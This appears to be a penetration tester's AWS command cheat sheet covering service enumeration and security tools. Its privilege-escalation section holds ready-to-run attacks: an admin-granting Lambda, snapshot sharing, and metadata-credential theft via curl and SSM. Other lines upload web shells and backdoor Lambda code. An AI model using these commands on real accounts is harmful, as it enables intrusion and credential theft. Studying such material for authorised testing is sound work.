
05Cloud
AWS
00 Basic
- Configure AWS creds
bash29 lines
## ------------------| Configureaws configure# AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE# AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY# Default region name [None]: us-west-2# Default output format [None]:
## ------------------| Export as envexport AWS_PROFILE=ProfileNameexport AWS_REGION=<AWS_REGION>export AWS_ACCESS_KEY_ID=<ACCESS_KEY>export AWS_SECRET_ACCESS_KEY=<SECRET_KEY>export AWS_SESSION_TOKEN=<SESSION_TOKEN>
## ------------------| Use as fileaws configure import --csv file://credentials.csv
## ------------------| Set as .aws### ~/.aws/credentials[<ProfileName>]aws_access_key_id = <ACCESS_KEY>aws_secret_access_key = <SECRET_KEY>aws_session_token = <SESSION_TOKEN>### ~/.aws/config[profile <ProfileName>]region = <AWS_REGION>
## ------------------| List detailsaws sts get-caller-identity- Credentials
bash3 lines
## ------------------| If the AccessKeyId is starting fromAKI <-- Long term credentialsASI <-- short term credentialsbash18 lines
## ------------------| Formatarn:partition:service:region:account-id:resource-idarn:partition:service:region:account-id:resource-type/resource-idarn:partition:service:region:account-id:resource-type:resource-id                                ^ 12 digit number
## ------------------| [partition]aws        AWS Regionsaws-cn     China Regionsaws-us-gov AWS GovCloud (US) Regions
## ------------------| [service]s2,lambda,ec2,iam
## ------------------| [region]us-east-1,..## if it is none it's mean it's globlearn:partition:service::account-id:resource-idbash42 lines
## ------------------| List down all RDS databasesaws rds describe-db-instances --output=table --color on --filter --query DBInstances[].[DBinstanceIdentifier,MasterUsername,DBSubnetGroup.VpcID,Endpoint.Address]
## ------------------| List down all subnetsaws rds describe-db-instances --output=table --color on --filter --query DBInstances[].DBSubnetGroup.Subnets[].SubnetIdentifier
## ------------------| Examine selected database subnetsaws rds describe-db-instances --output=table --color on --filter "Name=db-instance-id,Values=<DBName>" --query DBInstances[].DBSubnetGroup.Subnets[].SubnetIdentifier
## ------------------| List down all NACLsaws ec2 describe-network-acls --output=table --color on --filter --query NetworkAcls[].Entries## |0.0.0.0/0| True | -1 | allow | 100 | << Open for all
## ------------------| For selected subnets; What traffic do network access control lists (NACLs) allow?aws ec2 describe-network-acls --output=table --color on --filter "Name=association.subnet-id,Values=subnet-0a7f04b97a6ed9b11" --query NetworkAcls[].Entries
## ------------------| What traffic do DB security groups allow?aws ec2 describe-security-groups --output=table --color onawaws ec2 describe-security-groups --output=table --color on --filter "Name=groupid,Values=sg-0a7f04b97a6ed9b11" | less
## ------------------| Find VPC with access to databaseaws ec2 describe-vpcs --output=table --color onaws ec2 describe-vpcs --output=table --color on --filter "Name=cidrBlock,Values=172.31.0.0/16"aws ec2 describe-vpcs --output=table --color on --filter "Name=cidrBlock,Values=172.31.0.0/16" --query Vpcs[].VpcId
## ------------------| VPC security group [port 3306 egress]aws ec2 describe-security-groups  --output=table --color on --filter "Name=ip-permission.to-port,Values=3306"aws ec2 describe-security-groups  --output=table --color on --filter "Name=egress.ip-permission.cidr,Values='0.0.0.0/0'" --filter "Name=ip-permission.to-port,Values=22" --query 'SecurityGroups[].GroupId'
## ------------------| Check Lambda functionsaws lambda list-functions --output=table --color onaws lambda list-functions --output=table --color on --query Functions[?VpcConfig.SecurityGroupIds==[`sg-07d51f986796059f9`]].FunctionName
## ------------------| Query to download Lambda source codeaws lambda get-function --function-name <FunctionName> --query Code.Location
## ------------------| List all ec2s which has public IP (Look for instance that can exfi) laws ec2 describe-instances --output text --query Reservations[].Instances[].NetworkInterfaces[].Association.[PublicIp,PublicDnsName]
## ------------------| Find No outbound restrictions security groupsaws ec2 describe-security-groups --color on --output table --filter "Name=egress.ip-permission.cidr,Values='0.0.0.0/0'" --query SecurityGroups[].GroupIdaws ec2 describe-security-groups --color on --output table --filter "Name=egress.ip-permission.cidr,Values='0.0.0.0/0'" --filter "Name=vpc-id,Values=<VPCId>" --query SecurityGroups[].GroupId
01 IAM (Identity and Access Management)
bash66 lines
## ------------------| What is IAM?- IAM is a web service for securely managing access to AWS services.- Centralized control of AWS account permissions.- Supports users, groups, roles, and policies.
## ------------------| IAM Components- Users: End-users with credentials to access AWS.- Groups: Collections of users sharing permissions.- Roles: Used to delegate access to users/services temporarily.- Policies: JSON documents defining permissions.
## ------------------| Policy Types- Identity-based (IAM policies): Attached to users, groups, or roles.- Resource-based: Attached directly to resources (e.g., S3 bucket policy).- Permissions boundaries: Limit max permissions an identity can have.- Service control policies (SCP): Used in AWS Organizations.- Session policies: Inline, passed when calling `AssumeRole`.
## ------------------| Security Practices- Grant least privilege (only what is needed).- Use IAM roles instead of access keys for EC2, Lambda, etc.- Rotate credentials regularly.- Enable MFA on root and privileged users.- Use groups for managing users, not attaching permissions to users directly.- Use access advisor to review unused permissions.
## ------------------| Policy Evaluation Logic (Order matters)1. By default, everything is denied.2. Explicit allow grants permission.3. Explicit deny overrides all.
## ------------------| Policy Structure{  "Version": "2012-10-17",  "Statement": [    {      "Effect": "Allow" | "Deny",      "Action": "service:action",      "Resource": "arn:aws:service:region:account-id:resource",      "Condition": {...}    }  ]}
## ------------------| Allow full S3 access{  "Effect": "Allow",  "Action": "s3:*",  "Resource": "*"}
## ------------------| Allow read-only EC2 access{  "Effect": "Allow",  "Action": [    "ec2:Describe*"  ],  "Resource": "*"}
## ------------------| Deny deletion of EC2 instances{  "Effect": "Deny",  "Action": "ec2:TerminateInstances",  "Resource": "*"}
01.0 Users
bash32 lines
## ------------------| List all usersaws iam list-usersaws iam list-users --output table --query Users[].[UserName,Arn,UserId]
## ------------------| Enumarate groups for usersaws iam list-groups-for-user --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do aws iam list-groups-for-user --user-name $i;done
## ------------------| List all inline policies attached to a useraws iam list-user-policies --user-name <GroupName>
## ------------------| List all managed policies attached to a useraws iam list-attached-user-policies --user-name <GroupName>
## ------------------| Enumarate user's signing certificatesaws iam list-signing-certificates --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do echo "[$i]";aws iam list-signing-certificates --user-name $i --output json;done
## ------------------| Check for public ssh keys for user.aws iam get-ssh-public-key --user-name <USER> --encoding <PEM/SSH> --ssh-public-key-id <SSHPublicKeyId>
## ------------------| Check MFA devices attached to useraws iam list-virtual-mfa-devicesaws iam list-mfa-devices --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do echo "[$i]";aws iam list-mfa-devices --user-name $i --output json;done
## ------------------| Check if the user has a console login profileaws iam get-login-profile --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do echo "[$i]";aws iam get-login-profile --user-name $i;done
## ------------------| Create another access key for useraws iam create-access-key --user-name <USER>
01.2 Groups
bash8 lines
## ------------------| List all groupsaws iam list-groups --output json
## ------------------| List all inline policies attached to a groupaws iam list-group-policies --group-name <GroupName>
## ------------------| List all managed policies attached to a groupaws iam list-attached-group-policies --group-name <GroupName>
01.3 Roles
bash15 lines
## ------------------| List all rolesaws iam list-roles --output json
## ------------------| Get role detailsaws iam get-role --role-name <RoleName> --output json
## ------------------| List managed policies attached to role## arn:aws:sts::<account-id>:.../<RoleName>/...aws iam list-attached-role-policies --role-name <RoleName>
## ------------------| List all inline policies in a roleaws iam list-role-policies --role-name <RoleName>
## ------------------| Assume the role using STSaws sts assume-role --role-arn arn:aws:iam::<AccountID>role/<RoleName> --role-session-name AnyName
01.4 Policies
bash43 lines
## ------------------| List all policiesaws iam list-policies --output jsonaws iam list-policies --output json --scope Localaws iam list-policies --output json | grep Adminaws iam list-policies --output json --query Policies[].[PolicyName,PolicyId,Arn,DefaultVersionId]
## ------------------| List inline policies for useraws iam list-user-policies --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do aws iam list-user-policies --user-name $i;done
## ------------------| List managed policies attached to useraws iam list-attached-user-policies --user-name <USER>for i in $(aws iam list-users --query Users[].UserName --output text);do echo -n "[$i]\t";aws iam list-attached-user-policies --user-name user22 --output text | awk '{print $2"\t"$3}';done
## ------------------| Check policy permissions / Get default version IDaws iam get-policy --policy-arn <arn:aws:iam::<AccountID>:policy/<PolicyName>
## ------------------| Read the policy document by versionaws iam get-policy-version --output json --policy-arn <arn:aws:iam::<AccountID>:policy/<PolicyName> --version-id <DefaultVersionId>
## ------------------| Read inline policy documentsaws iam get-user-policy --user-name <USER> --policy-name <PolicyName>aws iam get-group-policy --group-name <GroupName> --policy-name <PolicyName>aws iam get-role-policy --role-name <RoleName> --policy-name <PolicyName>
## ------------------| Put inline policy to user (requires PutUserPolicy)aws iam put-user-policy --user-name <USER> --policy-name <PolicyName> --policy-document file://Policy.json
## ------------------| Policy.json{    "Version": "2022-07-14",    "Statement": [        {            "Effect": "Allow",            "Action": [                "*"            ],            "Resource": [                "*"            ]        }    ]}
01.5 Privilege Escalation
| Required Permission | PrivilageEsc Methods |
|---|---|
| iam:AttachUserPolicy | Attaching a policy to a user |
| iam:AttachGroupPolicy | Attaching a policy to a group |
| iam:AttachRolePolicy | Attaching a policy to a role |
| iam:CreateAccessKey | Creating a new user access key |
| iam:CreateLoginProfile | Creating a new login profile |
| iam:UpdateLoginProfile | Updating an existing login profile |
iam:PassRole ec2:RunInstances | Creating an EC2 instance with an existing instance profile |
| iam:PutUserPolicy | Creating/updating an inline policy for a user |
| iam:PutGroupPolicy | Creating/updating an inline policy for a group |
| iam:PutRolePolicy | Creating/updating an inline policy for a role |
| iam:AddUserToGroup | Adding a user to a group |
| iam:UpdateAssumeRolePolicy sts:AssumeRole | Updating the AssumeRolePolicyDocument of a role |
iam:PassRole lambda:CreateFunction lambda:InvokeFunction | Passing a role to a new Lambda function, then invoking it |
| lambda:UpdateFunctionCode | Updating the code of an existing Lambda function |
01.5.1 Overly Permissive Permission
- iam:AttachUserPolicy
bash11 lines
## ------------------| Check if you have "Action": "iam:AttachUserPolicy"aws iam get-policy-version --policy-arn <arn:aws:iam::<AccountID>:policy/<PolicyName> --version-id <DefaultVersionId>
## ------------------| Find ARN for AdministratorAccess policyaws iam list-policies | grep "AdministratorAccess"
## ------------------| Attach policy for a useraws iam attach-user-policy --user-name <USER> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
## ------------------| Checking attached policies againaws iam list-attached-user-policies --user-name <USER>- iam:CreateLoginProfile
bash11 lines
## ------------------| Check if you have "Action": "iam:CreateLoginProfile"aws iam get-user-policy --user-name <USER> --policy-name <PolicyName>
## ------------------| List all usersaws iam list-users --output table --query Users[].[UserName,Arn,UserId]
## ------------------| View existing policiesaws iam list-attached-user-policies --user-name <USER>
## ------------------| Creating login profileaws iam create-login-profile --user-name <USER> --password Passw0rd@123 --no-password-reset-required- sts:AssumeRole
bash11 lines
## ------------------| Check if you have sts:AssumeRoleaws sts assume-role --role-arn <RoleArn> --role-session-name <SessionName> --profile <ProfileName>### extrack the token to .aws
## ------------------| List all ebs snapshotsaws ec2 describe-snapshots --owner-ids <Victim_Account> --region <Region> --profile <ProfileName>
## ------------------| Exploitaws ec2 modify-snapshot-attribute --snapshot-id <SnapId> --attribute CreateVoulmePermission --operation-type add --user-ids <Victim_Account> --region <Region> --profile <ProfileName>aws ec2 create-volume --snapshot-id <SnapId> --availability-zone <Region> --region <Region> --profile <ProfileName>aws ec2 attach-voumne --device /dev/xvhd --instance-id <InstanceID> --volume-id <VolumeId> --region <Region> --profile <ProfileName>- iam:PassRole with lambda:CreateFunction
bash29 lines
## ------------------| Check if we have rights to go aheadaws iam list-user-policies --user-name <CurrentUserName>aws iam get-user-policy --user-name <CurrentUserName> --policy-name <PolicyName>
## ------------------| Finding lambda role detailsaws iam list-roles --output jsonaws iam list-roles --output json --query "Roles[].[RoleName,AssumeRolePolicyDocument.Statement[].Principal.Service]" | grep -B2 "lambda.amazonaws.com"
## ------------------| Check policy details for lamda role for iam:AttachUserPolicyaws iam get-role --role-name <RoleName> --output jsonaws iam list-role-policies --role-name <RoleName> --output jsonaws iam get-role-policy --role-name <RoleName> --policy-name <PolicyName> --output json
## ------------------| Creating lambda function (evil.py)import boto3
def h4rithd(event, context):    iam = boto3.client("iam")    response = iam.attach_user_policy(        UserName="<USER>",PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess"    )    return response
## ------------------| Upload lambda functionzip evil-function.zip evil.pyaws lambda create-function --function-name evil-function --runtime python3.8 --zip-file fileb://evil-function.zip --handler evil.h4rithd --role <arn:aws:iam::account-id:/role/lamdaFunction
## ------------------| Execute/Invoking the lambda functionaws lambda invoke --function-name evil-function results.txt- iam:PassRole with ec2:RunInstances
bash33 lines
## ------------------| List policies and check if we have accessaws iam list-attached-user-policies --user-name <USER>aws iam list-user-policies --user-name <USER>aws iam get-user-policy --user-name <USER> --policy-name <PolicyName>
## ------------------| List ec2 roles and get role nameaws iam list-roles --output json --query "Roles[].[RoleName,AssumeRolePolicyDocument.Statement[].Principal.Service]" | grep -B2 "ec2.amazonaws.com"
## ------------------| Listing policy details attached to roleaws iam list-role-policies --role-name <RoleName>aws iam get-role-policy --role-name <RoleName> --policy-name <PolicyName>
## ------------------| Find AMI idaws ec2 describe-images --owners amazon --filters 'Name=name,Values=amzn-ami-hvm-*' 'Name=state,Values=available' --output json | jq -r '.Images | sort_by(.CreationDate) | last(.[]).ImageId'
## ------------------| Find subnet idaws ec2 describe-subnets
## ------------------| List security groupsaws ec2 describe-security-groups
## ------------------| List instance profile nameaws iam list-instance-profiles
## ------------------| Stat ec2 instanceaws ec2 run-instance --subnet-id <SubnetID> --image-id <AIMID> --iam-instance-profile Name=<ProfileName> --instance-type t2.micro --security-group-ids "<SecurityGroupId>"
## ------------------| If you have SSM *aws ssm send-command --document-name "AWS-RunShellScript" --parameters 'commands=["curl -sS http://169.254.169.254/latest/meta-data/iam/security-credentials"]' --targets "Key=instanceids,Values=<InstaneID>" --comment "This is comment"## Copy the CommandID
## ------------------| Check the command's outputaws ssm get-command-invocation --command-id "<CommandID>" --instance-id "<InstanceID>"
01.5.2 Dangerous policy combinations
bash4 lines
## ------------------| List policiesaws iam list-attached-user-policies --user-name <USER>aws iam list-user-policies --user-name <USER>aws iam get-user-policy --user-name <USER> --policy-name <PolicyName>02 S3 (Simple Storage Service)
💡Use
--endpoint-urlwhen the S3 service is not hosted on real AWS. By default, AWS CLI automatically connects to Amazon’s official S3 servers (https://s3.amazonaws.com), so no extra URL is required.
bash45 lines
## ------------------| List all s3 bucktesaws s3api list-bucketsaws s3 ls s3://aws s3api list-buckets --endpoint-url http://<endpoint>
## ------------------| Interact with s3 bucktesaws s3 ls s3://<bucktes-name>aws s3 ls s3://<bucktes-name> --endpoint-url http://<endpoint>
## ------------------| Get the information about specified bucket aclsaws s3api get-bucket-acl --bucket <BucketName>aws s3api get-bucket-acl --bucket <BucketName> --endpoint-url http://<endpoint>
## ------------------| Get the information about specified bucket policyaws s3api get-bucket-policy --bucket <BucketName>
## ------------------| Retrieves the Public Access Block configuration for an Amazon S3 bucketaws s3api get-public-access-block --bucket <BucketName>
## ------------------| List of all the objects in specified bucketaws s3api list-objects --bucket <BucketName>
## ------------------| Get the acls information about specified objectaws s3api get-object-acl --bucket <BucketName> --key <ObjectName>
## ------------------| Copy file to bucketaws s3 cp /tmp/shell.php s3://<bucktes-name>/shell.php
## ------------------| List all directoryaws --endpoint-url http://s3.bucket.htb s3 ls
## ------------------| List what inside the directoryaws --endpoint-url http://s3.bucket.htb s3 lsaws --endpoint-url http://s3.bucket.htb s3 ls <directory>
## ------------------| Download file/shellaws --endpoint-url http://s3.bucket.htb s3 cp s3://<directory>/abc.txt abc.txtaws --endpoint-url http://s3.bucket.htb s3 cp s3://<directory> ./<directory> --recursive
## ------------------| Upload file/shellaws --endpoint-url http://s3.bucket.htb s3 cp shell.php s3://<directory>/shell.php
## ------------------| Create a bucket and enable versioningaws s3 mb s3://aws-<BucketName> --region <Region> --profile <Profile>aws s3api put-bucket-versioning --bucket <BucketName> --versioning-configuration Status=Enabled --region <Region> --profile <Profile>
03 VPC (Virtual Private Cloud)
bash25 lines
## ------------------| Get detailsaws ec2 describe-vpcsaws ec2 describe-vpcs --region <us-east-1/us-west-1>aws ec2 describe-vpcs --filters "Name=vpc-id,Values=<VpcID>"
## ------------------| List Subnetsaws ec2 describe-subnetsaws ec2 describe-subnets --filters "Name=vpc-id, Values=<VpcID>"
## ------------------| List Route Tableaws ec2 describe-route-tablesaws ec2 describe-route-tables --filters "Name=vpc-id, Values=<VpcID>"
## ------------------| List Network ACLsaws ec2 describe-network-aclsaws ec2 describe-network-acls --filters "Name=vpc-id, Values=<VpcID>"
## ------------------| List all VPC Peering Connectionsaws ec2 describe-vpc-peering-connections
## ------------------| List about EC2 Instances In the specified VPCaws ec2 describe-instances --filters “Name=vpc-id, Values=<VpcID>”
## ------------------| List about EC2 Instances In the specified Subnetaws ec2 describe-instances --filters “Name=subnet-id, Values=<SubnetID>"
04 EC2 (Elastic Compute Cloud)
bash33 lines
## ------------------| List all Instancesaws ec2 describe-instancesaws ec2 describe-instances --region <us-east-1/us-west-1>
## ------------------| List  the Information about Specified Instanceaws ec2 describe-instances --instance-ids <InstanceId>
## ------------------| List the Information about UserData Attribute of the specified Instanceaws ec2 describe-instance-attribute –attribute userData --instance-id <InstanceId>
## ------------------| List the Information about IAM instance profile associationsaws ec2 describe-iam-instance-profile-associations
## ------------------| Attach an instance profile with a role to a EC2 instanceaws ec2 associate-iam-instance-profile --instance-id <InstanceID> --iam-instance-profile Name=<ProfileName>
## ------------------| AWS Metadata### IMDV1curl http://169.254.169.254/latest/meta-data/curl -sS http://169.254.169.254/latest/meta-data/iam/security-credentialscurl -sS http://169.254.169.254/latest/meta-data/iam/security-credentials/Rolecurl -sS http://169.254.169.254/latest/meta-data/iam/security-credentials/RoleName\curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance### IMDV2export TOKEN=$(curl -sS -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")curl -sS -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/
## ------------------| AWS Userdata### IMDV1curl http://169.254.169.254/latest/user-data/### IMDV2export TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")curl -sS -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/user-data/
05 EBS (Elastic Block Store)
bash18 lines
## ------------------| List the Information about EBS volumesaws ec2 describe-volumes
## ------------------| List about all the available EBS snapshotsaws ec2 describe-snapshotsaws ec2 describe-snapshots --owner-ids self
## ------------------| Creates a snapshot of the specified volumeaws ec2 create-snapshot --volume-id <VolumeID> --description "Backup Snapshot"
## ------------------| Create a volume from snapshotsaws ec2 create-volume --snapshot-id <SnapshotID> --availability-zone <AvailabilityZone>
## ------------------| Attach specified volume to the ec2-instanceaws ec2 attach-volume --volume-id <VolumeID> --instance-id <InstanceID> --device </dev/sdfd>
## ------------------| Mount Volume on EC2 file systemsudo mount </dev/sdfd> /mnt/backups
06 EKS (Elastic Kubernetes Service)

bash50 lines
## ------------------| Describe about all the repositories in the container registryaws ecr describe-repositories
## ------------------| Get the information about repository policyaws ecr get-repository-policy --repository-name <RepositoryName>
## ------------------| Lists of all images in the specified repositoryaws ecr list-images --repository-name <RepositoryName>
## ------------------| Describe the information about a container imageaws ecr describe-images --repository-name <RepositoryName>--image-ids imageTag=ImageTag
## ------------------| Lists all ECS Clustersaws ecs list-clusters
## ------------------| Describe information about specified clusteraws ecs describe-clusters --cluster <ClusterName>
## ------------------| Lists all services in the specified clusteraws ecs list-services --cluster <ClusterName>
## ------------------| Describe the information about a specified serviceaws ecs describe-services --cluster <ClusterName> --services <ServiceName>
## ------------------| Lists all tasks in the specified clusteraws ecs list-tasks --cluster <ClusterName>
## ------------------| Describe the information about a specified taskaws ecs describe-tasks --cluster <ClusterName> --tasks <TaskArn>
## ------------------| Lists all containers in the specified clusteraws ecs list-container-instances --cluster <ClusterName>
## ------------------| Lists all EKS Clustersaws eks list-clusters
## ------------------| Describe the information about a specified clusteraws eks describe-cluster --name <ClusterName>
## ------------------| List of all node groups in a specified clusteraws eks list-nodegroups --cluster-name <ClusterName>
## ------------------| Describe the information about a specific node group in a clusteraws eks describe-nodegroup --cluster-name <ClusterName> --nodegroup-name <NodeGroup>
## ------------------| List of all fargate in a specified clusteraws eks list-fargate-profiles --cluster-name <ClusterName>
## ------------------| Describe the information about a specific fargate profile in a clusteraws eks describe-fargate-profile --cluster-name <ClusterName> --fargate-profile-name <ProfileName>
07 RDS (Relational Database Service)
bash14 lines
## ------------------| Describes the Information about the clusters in RDSaws rds describe-db-clusters
## ------------------| Describes the Information about the database instances in RDSaws rds describe-db-instances
## ------------------| Describes the Information about the subnet groups in RDSaws rds describe-db-subnet-groups
## ------------------| Describes the Information about the database security groups in RDSaws rds describe-db-security-groups
## ------------------| Describes the Information about the database proxies in RDSaws rds describe-db-proxies
08 KMS (Key Management Server)
bash11 lines
## ------------------| Lists of the all keys available in key management server (KMS)aws kms list-keys
## ------------------| Describes about specified keyaws kms describe-key --key-id <KeyID>
## ------------------| Lists of policies attached to specified keyaws kms list-key-policies --key-id <KeyID>
## ------------------| Get full information about a policyaws kms get-key-policy --policy-name <PolicyName> --key-id <KeyID>
09 Lambda
- Functions
bash29 lines
## ------------------| List all functionsaws lambda list-functions --endpoint-url=http://cloud.epsilon.htb
## ------------------| Get codeaws lambda get-function --function-name=<Function_Name> --endpoint-url=http://cloud.epsilon.htb
## ------------------| Upload the backdoor updated code to aws lambda functionaws lambda update-function-code --function-name <MyFunction> --zip-file file://backdoor.zip
## ------------------| Get details for lambda functionaws lambda get-function --function-name <FunctionName>
## ------------------| Get details for the policy Information about the specified lambda functionaws lambda get-policy --function-name <FunctionName>
## ------------------| Get details for the event source mapping Information about the specified lambda functionaws lambda list-event-source-mappings --function-name <FunctionName>
## ------------------| List of all the layers (dependencies) in aws accountaws lambda list-layers
## ------------------| Get details for the full Information about the specified layer nameaws lambda get-layer-version --layer-name <LayerName> --version-number <VersionNumber>
## ------------------| Create a lambda function and attach role to this functionaws lambda create-function --function-name <MyFunction> --runtime <python3.7> --zip-file fileb://file.zip --handler <myfunction.handler> --role <RoleArn> --region <Region>
## ------------------| Invoke the lambda functionaws lambda invoke --function-name <FunctionName> response.json --region <Region>- API Gateway
bash26 lines

## ------------------| List of all the Rest APIsaws apigateway get-rest-apis
## ------------------| Get the information about specified APIaws apigateway get-rest-api --rest-api-id <ApiId>
## ------------------| Lists information about a collection of resourcesaws apigateway get-resources --rest-api-id <ApiId>
## ------------------| Get information about the specified resourceaws apigateway get-resource --rest-api-id <ApiId> --resource-id <ResourceID>
## ------------------| Get the method information for the specified resourceaws apigateway get-method --rest-api-id <ApiId> --resource-id <ResourceID> --http-method <Method>
## ------------------| List of all stages for a REST APIaws apigateway get-stages --rest-api-id <ApiId>
## ------------------| Get the information about specified API's stageaws apigateway get-stage --rest-api-id <ApiId> --stage-name <StageName>
## ------------------| List of all the API keysaws apigateway get-api-keys --include-values
## ------------------| Get the information about a specified API keyaws apigateway get-api-key --api-key <ApiKey>
10 DynamoDB
bash15 lines
## ------------------| List Tablesaws --endpoint-url http://s3.bucket.htb dynamodb list-tables
## ------------------| Get stuff on the tableaws --endpoint-url http://s3.bucket.htb dynamodb scan --table-name <tableName> | jq .
## ------------------| Put stuff on the tableaws --endpoint-url http://s3.bucket.htb dynamodb put-item --table-name <tableName> --item file://<filename>.json
## ------------------| Create tableaws  --endpoint-url http://s3.bucket.htb dynamodb create-table \                                                                                                                  255 ⨯    --table-name alerts \    --attribute-definitions AttributeName=title,AttributeType=S \    --key-schema AttributeName=title,KeyType=HASH \    --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
11 Secret Manager
bash8 lines
## ------------------| Lists of the all secrets that are stored by Secrets Manageraws secretsmanager list-secrets
## ------------------| Describes about specified secretaws secretsmanager describe-secret --secret-id <SecretName>
## ------------------| Get the resource-based policy that is attached to the specified Secretaws secretsmanager get-resource-policy --secret-id <SecretID>
12 pacu
- Cross Account Enumerations
bash24 lines
## ------------------| User Enumerations### Create assume-role.json{  "Version": "2012-10-17",  "Statement": [    {      "Effect": "Allow",      "Principal": {        "AWS": "*"      },      "Action": "sts:AssumeRole",      "Condition": {}    }  ]}### Create the roleaws iam create-role -role-name AnyName --assume-role-policy-document file:///$(pwd)/assume-role.json### Start pacu and set the keysrun iam__enum_users --role-name AnyName --account-id <StolenAccountID>run iam__enum_users --role-name AnyName --account-id <StolenAccountID>  --word-list username.txt
## ------------------| Role Enumerationsrun iam__enum_roles --role-name AnyName --account-id <StolenAccountID>run iam__enum_roles --role-name AnyName --account-id <StolenAccountID>  --word-list username.txt
13 ScoutSuite
bash8 lines
## ------------------| Installgit clone https://github.com/nccgroup/ScoutSuite && cd ScoutSuitevirtualenv -p python3 venv && source venv/bin/activatepip install -r requirements.txtpython scout.py --help
## ------------------| Enumeratepython scout.py aws -p <Profile> -r <Region>
14 PMapper
bash17 lines
## ------------------| Installpip install principalmapper
## ------------------| Create a graph for the account, accessed through AWS CLI profile "skywalker"pmapper --profile skywalker graph create
## ------------------| Run a query to see who can make IAM Userspmapper --profile skywalker query 'who can do iam:CreateUser'
## ------------------| Run a query to see who can launch a big expensive EC2 instance, aside from "admin" userspmapper --account 000000000000 argquery -s --action 'ec2:RunInstances' --condition 'ec2:InstanceType=c6gd.16xlarge'
## ------------------| Run the privilege escalation preset query, skip reporting current "admin" userspmapper --account 000000000000 query -s 'preset privesc *'
## ------------------| Create an SVG representation of the admins/privescs/inter-principal accesspmapper --account 000000000000 visualize --filetype svg